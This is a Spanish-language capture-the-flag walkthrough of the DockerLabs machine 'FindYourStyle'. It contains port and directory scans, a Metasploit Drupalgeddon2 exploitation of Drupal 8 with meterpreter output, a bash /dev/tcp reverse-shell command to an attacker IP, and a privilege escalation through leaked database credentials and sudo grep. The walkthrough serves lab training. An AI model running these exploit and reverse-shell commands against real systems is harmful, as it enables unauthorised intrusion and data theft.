FindYourStyle

Resolviendo la máquina FindYourStyle


> En esta publicación, comparto cómo resolví la máquina **FindYourStyle** de DockerLabs.

Enumeración

Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.

```
ping -c 1 172.17.0.2
```



TTL=64 -> **Linux**


Nmap

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allPorts
```

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-15 18:45 CEST
Initiating ARP Ping Scan at 18:45
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 18:45, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 18:45
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 18:45, 0.57s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000040s latency).
Scanned at 2025-07-15 18:45:49 CEST for 1s
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.77 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

`nmap -p80 -sCV 172.17.0.2 -oN targeted`

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-15 18:46 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000031s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Welcome to Find your own Style | Find your own Style
|_http-server-header: Apache/2.4.25 (Debian)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips/ /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-generator: Drupal 8 (https://www.drupal.org)
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.01 seconds
```



Fuzzing Web


`dirb http://172.17.0.2/`

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jul 15 18:50:23 2025
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.2/ ----
+ http://172.17.0.2/admin (CODE:403|SIZE:8052)
+ http://172.17.0.2/Admin (CODE:403|SIZE:8052)
+ http://172.17.0.2/ADMIN (CODE:403|SIZE:8052)
+ http://172.17.0.2/batch (CODE:403|SIZE:8052)
+ http://172.17.0.2/contact (CODE:200|SIZE:12134)
+ http://172.17.0.2/Contact (CODE:200|SIZE:12116)
==> DIRECTORY: http://172.17.0.2/core/
+ http://172.17.0.2/index.php (CODE:200|SIZE:8860)
+ http://172.17.0.2/install.mysql (CODE:403|SIZE:298)
+ http://172.17.0.2/install.pgsql (CODE:403|SIZE:298)
==> DIRECTORY: http://172.17.0.2/modules/
+ http://172.17.0.2/node (CODE:200|SIZE:8756)
==> DIRECTORY: http://172.17.0.2/profiles/
+ http://172.17.0.2/robots.txt (CODE:200|SIZE:1596)
+ http://172.17.0.2/Root (CODE:403|SIZE:289)
+ http://172.17.0.2/search (CODE:302|SIZE:360)
+ http://172.17.0.2/Search (CODE:302|SIZE:360)
+ http://172.17.0.2/server-status (CODE:403|SIZE:298)
==> DIRECTORY: http://172.17.0.2/sites/
==> DIRECTORY: http://172.17.0.2/themes/
+ http://172.17.0.2/user (CODE:302|SIZE:356)
+ http://172.17.0.2/vendor (CODE:403|SIZE:291)
+ http://172.17.0.2/web.config (CODE:200|SIZE:4555)

---- Entering directory: http://172.17.0.2/core/ ----
==> DIRECTORY: http://172.17.0.2/core/assets/
==> DIRECTORY: http://172.17.0.2/core/config/
==> DIRECTORY: http://172.17.0.2/core/includes/
+ http://172.17.0.2/core/install.mysql (CODE:403|SIZE:303)
+ http://172.17.0.2/core/install.pgsql (CODE:403|SIZE:303)
==> DIRECTORY: http://172.17.0.2/core/lib/
==> DIRECTORY: http://172.17.0.2/core/misc/
==> DIRECTORY: http://172.17.0.2/core/modules/
==> DIRECTORY: http://172.17.0.2/core/profiles/
+ http://172.17.0.2/core/Root (CODE:403|SIZE:294)
==> DIRECTORY: http://172.17.0.2/core/scripts/
==> DIRECTORY: http://172.17.0.2/core/tests/
==> DIRECTORY: http://172.17.0.2/core/themes/

---- Entering directory: http://172.17.0.2/modules/ ----
+ http://172.17.0.2/modules/install.mysql (CODE:403|SIZE:306)
+ http://172.17.0.2/modules/install.pgsql (CODE:403|SIZE:306)
+ http://172.17.0.2/modules/Root (CODE:403|SIZE:297)
```

Explotación

HTTP

`http://172.17.0.2/index.php/`



Mestasploit

Se utiliza un módulo de *Metasploit* para explotar una vulnerabilidad crítica en **Drupal** conocida como *Drupalgeddon 2*.

`exploit/unix/webapp/drupal_drupalgeddon2`

```
search exploit/unix/webapp/drupal_drupalgeddon2
use 0 | use exploit/unix/webapp/drupal_drupalgeddon2
show options
set RHOSTS http://172.17.0.2/index.php/
exploit
```

```
Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting              Required  Description
   ----         ---------------              --------  -----------
   DUMP_OUTPUT  false                        no        Dump payload command output
   PHP_FUNC     passthru                     yes       PHP function to execute
   Proxies                                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS       http://172.17.0.2/index.php/ yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        80                           yes       The target port (TCP)
   SSL          false                        no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                            yes       Path to Drupal install
   VHOST                                     no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.127    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)


View the full module info with the info, or info -d command.
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit
[*] Started reverse TCP handler on 192.168.1.127:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (40004 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (192.168.1.127:4444 → 172.17.0.2:50730) at 2025-07-15 18:55:49 +0200

meterpreter > pwd
/var/www/html
```

`shell`

`/bin/bash -i`

Se establece una *reverse shell* para mantener el acceso persistente.

`nc -nlvp 4444`

`bash -c "sh -i >& /dev/tcp/192.168.1.127/4444 0>&1"`

```
www-data@e72e5bbb9019:/tmp$ bash -c "sh -i >& /dev/tcp/192.168.1.127/4444 0>&1"
```

Se realiza el tratamiento de la terminal.

```
script /dev/null -c bash
Ctrl + Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash
```

```
www-data@e72e5bbb9019:/tmp$
```

Escalada de privilegios

`cd var/www/html/sites/default`

`cat settings.php`

```
 * @code
 * $databases['default']['default'] = array (
 *   'database' => 'database_under_beta_testing', // Mensaje del sysadmin, no se usar sql y petó la base de datos jiji xd
 *   'username' => 'ballenita',
 *   'password' => 'ballenitafeliz', //Cuidadito cuidadín pillin
 *   'host' => 'localhost',
 *   'port' => '3306',
 *   'driver' => 'mysql',
 *   'prefix' => '',
 *   'collation' => 'utf8mb4_general_ci',
 * );
 * @endcode
 */
$databases = array();
```

`su ballenita`

```
www-data@e72e5bbb9019:/$ su ballenita
Password:
ballenita@e72e5bbb9019:/$ whoami
ballenita
```

Sudo

Se realiza una búsqueda de permisos **sudo**.

`sudo -l`

```
Matching Defaults entries for ballenita on e72e5bbb9019:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ballenita may run the following commands on e72e5bbb9019:
    (root) NOPASSWD: /bin/ls, /bin/grep
```

Se observa varios permisos sospechoso: */bin/ls* y */bin/grep*.

Con */bin/ls* podemos listar directorios sin tener permisos y con */bin/grep* podemos leer archivos.

`sudo /bin/ls /root`

```
secretitomaximo.txt
```

`sudo /bin/grep /root/secretitomaximo.txt`

```
nobodycanfindthispasswordrootrocks
```

`su root`

```
root@e72e5bbb9019:/# whoami
root
```
